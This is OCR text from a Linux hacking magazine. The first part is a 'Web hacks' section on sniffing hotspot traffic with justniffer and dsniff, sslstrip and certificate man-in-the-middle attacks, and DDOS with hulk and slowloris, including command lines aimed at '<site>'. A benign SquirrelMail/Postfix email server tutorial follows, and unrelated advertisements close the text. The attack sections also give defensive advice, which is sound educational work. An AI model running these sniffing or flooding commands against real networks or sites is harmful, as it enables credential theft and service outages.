There's a range of options that enable you to do all sorts of network monitoring. We're going to use its ability to rebuild



› ***Sslstrip*** **saves a copy of all the unencrypted traffic. A simple grep can pull out any credentials (no, they're not real accounts).**

the web pages it sees. First, create a data directory. In this example, it'll be in the author's home directory, but it could be anywhere (on a separate drive is a good idea if you plan to leave it running for a while).

```
mkdir /home/ben/data
sudo justniffer-grab-http-traffic -d /home/ben/data -U ben -i wlan0
```

In both cases, you'll need to change **ben** to the username that you want to have. The **-U** option tells it which user to save the files as.

If you connect to the hotspot using a computer, tablet or phone, and surf the web, you should see the data directory filling up with files for every unencrypted web page viewed. This will include the contents of any web-based email they read that's not transmitted using HTTPS (Gmail does, so won't be readable; most others do not).

Of course, not everything you may want to intercept goes over HTTP, and many other protocols are unencrypted (such as FTP and Telnet). Fortunately, there are other tools to help you attack them. For example, *dsniff* (**http://monkey.org/~dugsong/dsniff** and in the **HackWeb** folder) will pull all unencrypted passwords out of network traffic.


Both of these tools are passive. That means they make a copy of the data, but otherwise let it through untouched. We can step things up a notch, but to do this we need to use an active attack, specifically *sslstrip* (see **HackWeb** folder).

This exploits the nature of web links, and the fact that the web has some pages encrypted and others not. Basically, it watches all the unencrypted web traffic and waits for links or redirects to HTTPS sites. It then starts an MITM attack, where it (*sslstrip*) requests the secure version of the website, and then serves it as plain HTTP to the browser.

It is possible for a site to block this kind of attack, but it's beyond the scope of this article to go though how. However, we found that several major websites (including Facebook and Yahoo) were vulnerable. We reported the issues to their security teams. Facebook replied that they recommend enabling the secure browsing setting. However, this failed to stop the attack, and they didn't respond to us when we pointed this out to them. Yahoo didn't respond at all.

Get encrypted

You can view the internet a bit like the postal service. Data is normally sent unencrypted, which is like sending it on a postcard. Any number of people could read this between when you send it and when it arrives, and the same is true of information sent as HTTP, FTP, Telnet or any of the other unencrypted postcards. There are times when this doesn't matter – you may not care that your granny's postman knows that the weather in Spain is lovely – and there are times when it does – you probably don't want your postman to know your bank account details. The same is true online. If you don't want your information to be publicly readable, make sure you use an encrypted protocol (HTTPS, SFTP, SSH, SCP and so on).



Using *justniffer*, we were able to grab emails that had been sent to a phone attached to the hotspot.

To help make this a little easier, the Electronic Frontier Foundation (EFF) has produced a browser extension for *Firefox* and *Chrome* called HTTPS Everywhere. This makes sure you use the encrypted version of a site by default if it exists. If the site doesn't have an encrypted version, it will still serve the unencrypted version, so you still need to be vigilant.

As we saw with **sslstrip**, you need to be particularly careful when using an open network, even if the site's normally encrypted. Remember to check that you're really using HTTPS before entering any information.

The encrypted protocols keep the data private, but they don't disguise which servers you're using. For example, an intruder may be able to discover you're using **gmail.com**, but they can't find out your username or what emails you're sending or receiving. If you need anonymisation as well as encryption, you'll need to use a VPN or Tor (**http://torproject.org**) to obfuscate or add misdirection to all of your traffic. Note that you still need to use an encrypted protocol with these to provide protection.

Certificate attacks

All forms of encryption are based around keys. These are a bit like passwords in that they let you decrypt a document. There is always a challenge in making sure both parties to an encrypted communication know the keys to decrypt it. On the web, certificates are used. These certificates are generated by trusted authorities, and guarantee that the data you're getting (and the keys used) really come from the site they claim to. This process of certifying sites is open to attack. For example, if you can load a certificate into a browser as a trusted authority, you can then generate your own fake certificates that the browser will then trust. Doing this, you can then set up a Man In The Middle attack using a fake certificate.

To help penetration testers check encrypted sites, *ZAP* has the ability to create these trusted authorities and run attacks using them. There are also a number of commercial proxies designed to do this on a grand scale to allow, for example, companies to check what their employees are doing online.

The bottom line is this: if someone else controls the computer, they can spy on everything you send over the web, regardless of HTTPS encryption.

DDOS

Overwhelming servers with information.

Denial of Service (DDOS) is perhaps the most highly publicised style of attack in recent years. Anonymous, and other high profile hactivist collectives, have used them to good effect against governments, financial institutions and any other organisations that have irked them. It's been publicised less, but DDOS has also become a weapon used by criminal gangs. But before we talk about why, let's review what DDOS attacks are and how they work.

Basically, a DDOS attack is one that stops a server being able to perform its normal function, and thereby denying its service to the users. Typically, this is a web server, but it doesn't have to be. A DDOS attack does this not by compromising the computer, or gaining access, but by overloading some aspect of it.

For example, an attacker could saturate a server's network connection with dummy data so that no malicious data can get through, or it could use all of the CPU's cycles, so that it can't process any other requests.

Because most modern servers have high-bandwidth connections, powerful CPUs and lots of memory, you can't usually overpower them using just a home broadband connection. To get by this, attackers often use multiple computers to attack a target simultaneously. In the case of hactivists, this is generally done by a group of people sympathetic to the cause; with criminals, it's often done by a botnet.

> **"A DDOS attack stops a server performing its normal function"**

There's a lot of tools available to help you run a DDOS test. The favoured tool of Anonymous is the *High Orbit Ion Cannon*, because it's easy for unskilled users. However, we're going to take a look at *hulk*. It's available from **http://packetstormsecurity.com/files/112856/HULK-Http-Unbearable-Load-King.html**.

To run *hulk*, simply unzip it, and run with:

```
unzip hulk.zip
python hulk.py http://<site>
```


To test it, you can set up an HTTP server quickly with:

```
python -m SimpleHTTPServer
```


and then attack it with:

```
python hulk.py http://<ip address>:8000
```

We found this took down the site quite effectively. However,



Slow lorises are a type of primate found in south and south-east Asia. If you want to know what one looks like, just open the Perl file in a text editor.



We were able to run a modified version of hulk on a Nexus 7. It wasn't as effective as it was on a desktop machine, but still brought our web server to its knees. As tablets and phones become more powerful, they could become potent attackers when attached to open Wi-Fi hotspots.

there is obviously a big difference between taking down a small Python web server and knocking a dedicated *Apache* system offline. *Hulk* simply tries to flood the machine with requests. Next, we'll take a look at one that's a little cleverer. *Slowloris* (from **http://ha.ckers.org/slowloris**) works by trying to hold as many open connections as possible, with the intention of maxing out the server. Doing this uses far less bandwidth than a *hulk*-style brute force attack, but not all web server software is vulnerable. To run, you just need to make the file executable, then start it with:

```
chmod a+x slowloris.pl
./slowris.pl -dns <site>
```

Again, this took out our little Python server instantly.

Protect yourself

Protecting yourself from a DDOS attack is simply a case of minimising the hit you take from each malicious packet. This means stopping as many of them as possible as soon as they enter your network. To do this, you need a firewall, and you need to know how to configure it to identify and drop the relevant packages.

Exactly how to do this depends on your firewall, and the rules you need change in a constant game of cat and mouse as the attackers change their packets to get around firewall rules. However, we will say this: make sure you know how to protect yourself before you get attacked. Try out the various DDOS tools on offer, and practise blocking them out, because you don't want to have to learn this after your site's already gone down. Running DDOS tools is also an excellent way to check how your site will perform under a heavy load.

Alternatively, you can put your server on a network that can take care of this for you. Services such as CloudFlare put your server behind their firewall (virtually, you don't have to reconnect your server). This means that you don't need to worry about the intricacies of firewall configuration. ■

Future

lifehacker | UK

Helping you live better & work smarter



LIFEHACKER UK IS THE EXPERT GUIDE FOR ANYONE LOOKING TO GET THINGS DONE

- Thousands of tips to improve your home & workplace
- Get more from your smartphone, tablet & computer
- Be more efficient and increase your productivity

---

www.lifehacker.co.uk

twitter.com/lifehackeruk facebook.com/lifehackeruk

WebMail: Take back control

We show you how to build your own webmail service from the ground up, by installing and configuring the versatile SquirrelMail.

Whether for greater security or just greater control, you might want to set up your own email server. We'll show you how to install *SquirrelMail* so that you can send and receive email from your own web server through a browser, no matter where you happen to be.

If you have a complete LAMP setup, you can move straight on to 'The email server' just below. If not, here's how to set up Apache, PHP and mySQL in a minute or two:

```
sudo apt-get install apache2
sudo apt-get install mysql-server libapache2-mod-auth-mysql php5-mysql
sudo apt-get install php5 libapache2-mod-php5 php5-mcrypt
```

The email server

To get started with email, you need to install an email server. There are several available, including *Exim*, but we'll use *Postfix*. To install *Postfix*, run the following command.

```
root@Joe-VirtualBox:~# apt-get install postfix postfix-mysql dovecot-core dovecot-imapd dovecot-lmtpd dovecot-mysql dovecot-pop3d
```

As you work through the easy instructions, you can create a self-signed certificate or opt out and not create SSL. When it comes to the hostname, you can leave it as the default localhost. If you plan to use a domain name, add it now under 'System Mail Name'. Thus, if a mail address on the local host is foo@example.org, the correct value would be **example.org**.

Once your email server is set up, the next step is to install your webmail package. *SquirrelMail* is lightweight, has been around a long time and is often used by major hosting companies. To install it, run the following command as root:

```
apt-get install squirrelmail squirrelmail-locales
```

When you want to configure *SquirrelMail*, you can simply use the command **squirrelmail-configure**. First, though, we need to do some more in order to make things work properly. The next step is to make a soft link:

```
root@Joe-VirtualBox:~# ln -s /etc/squirrelmail/apache.conf /etc/apache2/conf-enabled/squirrelmail.conf
```

(Note that just a few months ago, in order to make a soft link with your LAMP server, you would have used a slightly different command. But as time moves on, the names of folders and files can change slightly for various Linux packages, so that in this case yesterday's **conf.d** directory is this year's **conf-enabled**.)

Moving on, **restart apache2**. Now you should be able to open your browser, type **http://localhost/squirrelmail/src/login.php** and see the login page. Although you cannot actually log in yet, being able to see this page indicates that the setup is working correctly.

Quick tip

If your ISP will not allow your email server to send email through Port 25, you can always ask them to change that, or you can relay your outgoing email through a provider like Gmail.

The next critical page to open is **http://localhost/squirrelmail/src/configtest.php**. You will see an IMAP error:

```
ERROR: Error connecting to IMAP server "localhost:143".
Server error: (111) Connection refused
```

Don't panic, this error happens and is easily fixed. To solve this problem, first run this command:

```
apt-get install nmap
```

Then, run the following as root, to scan ports:

```
nmap localhost
```

This will give you a list of ports and you can see if one is missing. For example, if 143 or 25 is not there, you should be thinking of fixing things and making sure the proper services are running. With *SquirrelMail, Dovecot* is usually the main hangup, and you can reload it with the following.

```
service dovecot reload
```

Another handy way to troubleshoot IMAP is the command

```
sudo netstat -a | fgrep imap
```

This command returns a line with LISTEN in it. If it does, you know that the IMAP server is up and running.

Another alternative is to run the command **netstat -nl4**. Now, to test if you can telnet port 143, run the command:

```
telnet localhost 143
```

(If you don't have telnet, install it first with **apt-get install telnetd**, then run the command above.)

If telnet is successful, you'll see the line 'Connected to Localhost' and we can move on.

Reload *Dovecot* with the command we used above, and after this, *SquirrelMail* should be usable. If you now open the page **http://localhost/squirrelmail/src/configtest.php** in your browser, you should see a line in the bottom that reads 'Congratulations, your *SquirrelMail* setup looks fine to me!'

Setting up SquirrelMail

Try logging in at **http://localhost/squirrelmail/src/login.php** with your Ubuntu username and password. If successful, you may see the webmail.php page and likely an error about the INBOX. However, the other links – namely INBOX.Drafts, INBOX.Sent and INBOX.Trash – should work fine.

If anything fails, you can find the errors in the **/var/log/mail.log** file. A common error is that the user does not have the INBOX file set up in the proper location. The error log will explain that it cannot select the inbox:

```
Nov 17 12:30:26 Joe-VirtualBox dovecot: imap(Joe): Error: Opening INBOX failed: Mailbox isn't selectable
```

You need to create the INBOX file at **var/mail/username**. The file where you can change this setting is **/etc/dovecot/conf.d/10-mail.conf** and the **mail_location** sets the locale for the INBOX. Ownership can be for that user (by default

Using nmap

Using *nmap* will help you conveniently scan your ports on your localhost. However, you can use it to scan any website as it is a valuable tool to aid with network security.

If you just use the **nmap** command followed by the target host (localhost, ip, url) it will scan 1,000 ports, which is ample for this exercise.

```
root@Joe-VirtualBox:~# nmap localhost
Starting Nmap 6.40 ( http://nmap.org ) at 2014-11-20 13:35 PST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000068s latency).
Not shown: 989 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
80/tcp   open  http
110/tcp  open  pop3
143/tcp  open  imap
631/tcp  open  ipp
783/tcp  open  spamassassin
993/tcp  open  imaps
995/tcp  open  pop3s
3306/tcp open  mysql
```

Aside from the exercise, *nmap* is a valuable port scanning tool that can be used to get the nitty gritty about hosts on the web, such as open ports, technology that is used and version, operating system and traceroute.

The next three lines can be used to scan ports with version detection. The second command would scan only port 4000 while the last command would scan the range of ports.

```
sudo nmap -sV <sitename/ip>
sudo nmap -sV -p 4000 <sitename/ip>
sudo nmap -sV -p 4500-5000 <sitename/ip>
```

For a long list of *nmap* options visit **http://linuxcommand.org/man_pages/nmap1.html**.

'username') and permissions of 777. This is an empty file and not a directory.

A couple of other modifications could be needed to make *SquirrelMail* work. Mail location is critical to knowing where your mailbox and inbox are located. You can always find mail location using the command below.

```
root# grep -r "mail_location" /etc/dovecot
```

In this case, it points to **/etc/dovecot/conf.d/10-mail.conf**

The two main files where modifications need to be implemented are **/etc/postfix/main.cf** and **/etc/dovecot/conf.d/10-mail.conf**.

At this point, it should look like everything works fine. But if you send an email it is unlikely to make its destination yet. The basic server is set up, but to get the email working we need to allow port forwarding 25 on the router for the local IP. If the IP is not forwarded, you will be able to send but not receive email. This is simple: log in to the router and forward the local IP to accept the address.

SquirrelMail should now work. You can set up in Options > Personal Information to set up your name and email address.

Now fire up a terminal and switch to the root user. Then, add a new user and set its password.

```
useradd test
passwd test
```

Now create a new folder for the user within the home directory and add a mail folder as well. The instructions are below and include setting up ownership and file permissions.

```
Mkdir /home/test
mkdir /home/test/mail
chown test:test mail
chmod -R 777 mail
```

Don't worry about the INBOX.Drafts, INBOX.Sent and INBOX.Trash that we had discussed earlier – they will be created automatically. At this point, you should be able to send email from one user to another.

Sending to foreign servers


Sending email to another user with your domain name is one thing; sending mail over the net is another. The main hangup is usually good old port 25. It may be blocked by your Internet Service Provider, in which case the ISP should be able to help you with this issue. In some cases, they could even unblock it for you. You could also use Telnet to see if it is blocked or not. In the odd case, your IP could be blacklisted, which would render your email server on the problematic side of things.

At this point, you should consider the fact that you have two options. One option is sending email from your email server and the other is to use a relay like Gmail to send the email. The relay option is good if your IP is blacklisted or your ISP blocks port 25.

To make things easier, two template **main.cf** files (one with a relay and one without) are provided and will work for whichever option you take. With either file, you change your **myhostname** and **myorigin** parameters so that the values match your domain name. The examples use example.org as the domain, so look for this and replace as appropriate. In addition, you would add your network IP to the **mynetworks** parameter. The placeholder is 192.168.0.109 and this is written at the end of the line with preceding whitespace.

If port 25 is not blocked by your ISP, you can send and receive email without a relay. If you go down this route, the code block below can be used. It comes from your *Postfix* configuration file **/etc/postfix/main.cf**. All of the comments are removed so it looks less cluttered.

```
smtpd_banner = $myhostname ESMTP $mail_name (Ubuntu)
biff = no
append_dot_mydomain = no
readme_directory = no
smtpd_tls_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
smtpd_tls_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
```



Some routers offer a free DNS service so you can use a home IP as your hosting or email server needs.

Quick tip

MX Toolbox is a fantastic resource to decipher long email headers and check against spam lists. You'll find it at **http://mxtoolbox.com/EmailHeaders.aspx**

Web hacks

```
smtpd_use_tls=yes
smtpd_tls_session_cache_database = btree:${data_directory}/smtpd_scache
smtp_tls_session_cache_database = btree:${data_directory}/smtp_scache
smtpd_relay_restrictions = permit_mynetworks permit_sasl_authenticated defer_unauth_destination
myhostname = example.org
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliases
myorigin = example.org
mydestination = example.org, Joe-VirtualBox, localhost.localdomain, localhost
relayhost =
mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128 192.168.0.109
mailbox_size_limit = 0
recipient_delimiter = +
inet_interfaces = all
```

If you cannot send email other than to another email address on your new email server, then you can send email through a relay using SMTP. For this, you need to make the following three alterations in your **/etc/postfix/main.cf** file – just slot these in on new lines:

```
relayhost = [smtp.gmail.com]:587
smtp_use_tls=yes
```

and

```
smtp_sasl_password_maps = hash:/etc/postfix/sasl_passwd.
```

If you're a novice at this kind of thing, see **/usr/share/postfix/main.cf.dist** for a commented, complete version of the necessary code. (While you're at it, see **/usr/share/doc/postfix/TLS_README.gz** in the **postfix-doc** package for information on enabling SSL in the SMTP client.)

Once you've made changes to the **main.cf** file and **/etc/postfix/sasl_passwd** files, run the next command.

```
sudo postmap /etc/postfix/sasl_passwd
```

This command is necessary so that *Postfix* will know how to find the file with your Gmail username and password. The code in the **sasl_passwd** file will look like the line below except that you need to use your real password for your Gmail account.

```
[smtp.gmail.com]:587 example@gmail.com:my_secret_password_here
```

Now, you need to reload *Postfix* and you are good to go.

```
sudo service postfix reload
```

Now, when you send an email, your home email server will relay and authenticate to your Gmail account and the message will finally travel to the desired recipient. (Take note, however, that incoming messages will not be relayed through Gmail or whichever service you set up for relaying: email sent to your inbox will go straight there from the sender.)

Once you send email on a relay, the email headers will contain information from both the original sender and the Gmail account. An easy site to translate long headers is **http://mxtoolbox.com/EmailHeaders.aspx**

A recipient will see in the **Return-Path** field that the relay came from a Gmail account, but this is not a way to conceal the sender: after you run the headers through MX Toolbox or analyse the headers manually when checking your email, you will be able to track back and find that the email started from (in this case) Joe@example.org – the **X-Google-Original-From** header tells you that Google received it from there. The **Received** fields will also disclose the organisations and servers that handled the message in transit, and include the IP of the originating email server.

Running nmap localhost can supply vital info about the ports you are using. You will want to see port 25 and port 143.

```
root@kent-VirtualBox #mail: ~
Reading state information... Done
nmap is already the newest version.
0 upgraded, 0 newly installed, 0 to remove and 235 not upgraded.
root@kent-VirtualBox
#mail:~# service dovecot restart
stop: Unknown instance:
dovecot start/running, process 3305
root@kent-VirtualBox
#mail:~# nmap localhost

Starting Nmap 6.40 ( http://nmap.org ) at 2014-11-19 15:55 PST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000073s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
23/tcp   open  telnet
```

Attachments, DNS and SSH

Now that you can successfully send and receive email, you may want to upgrade your *SquirrelMail* and provide a means of sending and receiving email attachments.

It's actually very straightforward. To get started, navigate to the folder **/var/lib/squirrelmail**. Now that you are here, you can make a folder for the attachments that has the

Using a mail client

Although webmail is convenient and accessible from anywhere, you might wish to use your favourite email client such as *Thunderbird Mail* to access your webmail on your Linux box.

By default, *Thunderbird Mail* will set up your account with IMAP. Therefore, you will always have a copy of old and new messages. However, you could use POP and add port forwarding on your router to receive email through port 110.

Attachments Received

By default, an attachment will be a base64 encoded chunk of text and stored in the inbox at **/var/mail/username**. If you send yourself an attachment, go to the end of the file and read it. To get to the end of the file with the *Vi* editor type **G** and hit **Enter** on your keyboard.

If you want to save your attachments, you can transfer them to your **/var/lib/squirrelmail/attachments** folder or simply download them to your PC.


The block below shows details about an attachment that had been received:

```
Content-Type: application/vnd.oasis.opendocument.text;
 name=myfilename.odt
Content-Disposition: attachment; filename=myfilename.odt
Content-Transfer-Encoding: base64
```

If, for whatever reason, you want to empty your inbox file, you can apply the next command.

```
sudo truncate -s 0 /var/mail/username
```

What about attachments you've sent? Again, like a received attachment, each of these will be base64 encoded and stored in the **/home/username/INBOX.Sent** file. To see for yourself, send an email with an attached file. Then, open the **/home/username/INBOX.Sent** file with an editor like *Vi* and go the end of the file. You will see the base64 encoded attachment here.



permission of 777 and the group and user are **www-data**. The simple instructions are as follows.

```
root:/var/lib/squirrelmail# mkdir attachments
root:/var/lib/squirrelmail# chmod -R 777 attachments
root:/var/lib/squirrelmail# chown www-data:www-data
attachments
```

If you're using a Raspberry Pi, a USB stick, a Linux partition, or a PC with only Linux installed, then you can set the IP to be static so that you don't have to change anything as computers reboot or a router gets reset. Let's take a look at how to make this work.

Your new email service can be accessed locally at **localhost/squirrelmail/src/login.php**. If you want it Internet based, you can access it on any machine with **http://51.68.8.248/squirrelmail/src/login.php**. (Of course, if you plan to use your IP from your ISP, it would be your own IP address in place of 51.68.8.248.)

If you want to use a domain name, you will need to complete a few extra steps in order to access *SquirrelMail* at a URL like **http://example.org/squirrelmail/src/login.php**.

There are many free DNS services where you can set the nameservers to point to your home IP. In fact, your router may even have a free service to complete the task.

In addition to free DNS service, you can install the Linux package called *Bind*. However, this is likely to be overkill unless you have a couple of static IPs from your ISP and a good business plan from them. This can get costly and become prohibitive for a small website. Therefore, you can just use a free DNS service and point to your IP of your home machine or set it from a VPS or dedicated server.

Once that happens, it all comes down to what Linux box on your home network is used for the Port Forwarding settings of your router. Whatever machine has port 80 will automatically be the host PC for the domain name.

If you want to keep a static IP for your Linux box, you can edit your **/etc/network/interfaces** file and set a static IP. You can even go a step further by logging into your router and reserving the IP to that device.

The simple code below shows the original lines two and three with new commenting, while the lines under them are new and make the network IP stick to that box. With these changes, when you boot the system it will use the local network address of 192.168.0.109. The gateway is the IP address used by your router.

```
# interfaces(5) file used by ifup(8) and ifdown(8)
#auto lo
#iface lo inet loopback
auto lo eth0
iface lo inet loopback
iface eth0 inet static
      address 192.168.0.109
      netmask 255.255.255.0
      gateway 192.168.0.1
```

To make the new changes take place, run the command:

```
/etc/init.d/networking restart
```

Now that you are set up and running, you may also want to install the *ssh* server so that you can connect and manage this system from any desired location where an Internet connection exists. The simple single line of code to install the server is as follows:

```
sudo apt-get install openssh-server
```

In order for this to work, make sure to allow port forwarding in your router for this network IP. From all the examples thus far, the IP is 192.168.0.109. Essentially, you could end up port forwarding for multiple ports that have been mentioned throughout the article. If you have SSH access at all times, then you can work with any of your files whenever and wherever you want. For remote users, it's almost impossible to imagine life without it.



Using a static IP and reserving it with your router can save you a lot of headaches compared to changing local area network IPs. If your IP switches, you have to alter the port forwarding in the router and change configuration files to contain the proper IP.

Dealing with spam

That's about all you need for a fully-functional email server that enables you to send and receive email as you wish. However, there's one additional consideration in the modern world, and that's spam. Although there are packages like *SpamAssassin* that you can install to filter spam, you can begin by trying to keep it simple and eliminate a lot of spam with *Postfix*.

A helpful file that came with *Postfix* is **/usr/share/postfix/main.cf.dist**. This file can help you choose and acquire help on various parameters. One fantastic parameter is **smtpd_recipient_restrictions**, which can even check against spam lists. A very good web page that helps tremendously is **http://www.postfix.org/postconf.5.html**.

As this page will explain, you can make a custom whitelist, a blacklist and even a list for which users can send email from your server. The updates take place in the **/etc/postfix/main.cf** file. Alternatively, try *SpamAssassin* as below. ■

Using SpamAssassin

SpamAssassin is a free package that can be installed to filter spam. Many web hosting companies use *SpamAssassin* with an email server like *Postfix* or *Exim*.

Below is a list of commands that can be used to install, enable and make *SpamAssassin* work with *Postfix*.

This setup tutorial is very brief since it will use many default settings. If you want to get down and dirty with its configuration, your potential options and explanations are plentiful enough to fill a book.

```
sudo -s
apt-get install spamassassin spamc
groupadd spamd
useradd -g spamd spamd
mkdir /var/log/spamd
chown spamd:spamd /var/log/spamd
vi /etc/default/spamassassin
Change
ENABLED=0
Change to
ENABLED=1
```

The **/etc/default/spamassassin** file is where you can configure many options. As you can see below, **-s /var/log/spamd/spamd.log** was added to the default configuration in order to write to the **spamd.log** file.

```
OPTIONS="--create-prefs --max-children 5
--helper-home-dir  -s /var/log/spamd/spamd.log"
```

A complete list of options can be found at the website at **http://spamassassin.apache.org/full/3.0.x/dist/doc/spamd.html**

To start the *SpamAssassin* service, run the following command:

```
sudo service spamassassin start
```

That takes care of *SpamAssassin*. Now you need to make a minor alteration to the **/etc/postfix/master.cf** file, as shown below.

As you can see, the line beginning with **submission** is uncommented and the new line with **-o content_filter=spamassassin** is added with whitespace to its left. If you do not allow for whitespace before this line, you will receive an error when you reload *Postfix*.

```
submission inet n       -       -       -       -       smtpd
    -o content_filter=spamassassin
#  -o syslog_name=postfix/submission
```

Once these changes are completed, you can run the **service postfix reload** command and you are good to go.

Guru Guide
Nobody goes deeper into technology

HACKER'S MANUAL 2015

180 PACKED PAGES! EXPERT GUIDES TO GETTING THE MOST FROM LINUX

LINUX Explore expert kernel features
PRIVACY How to stay anonymous online
HARDWARE Build and configure your own NAS
NETWORKS Master protocols and hack servers



Add the advanced features you need to the Linux kernel



Power through the most advanced distros with our expert guides



Discover how to build your own hardware and configure secure servers

LIKE THIS? THEN YOU'LL ALSO LOVE...













Visit **myfavouritemagazines.co.uk** today!

PLAYBOY'S

SEXY GIRLS NEXT DOOR

Hometown Hotties from Coast to Coast!

Sexy Girls From:

New Jersey
Massachusetts
Pennsylvania
Ohio
Florida
Arizona
Texas
California
Canada & More



See what develops with curvy cover girl **Carin Ashley** on page 4

WWW.PLAYBOYSE.COM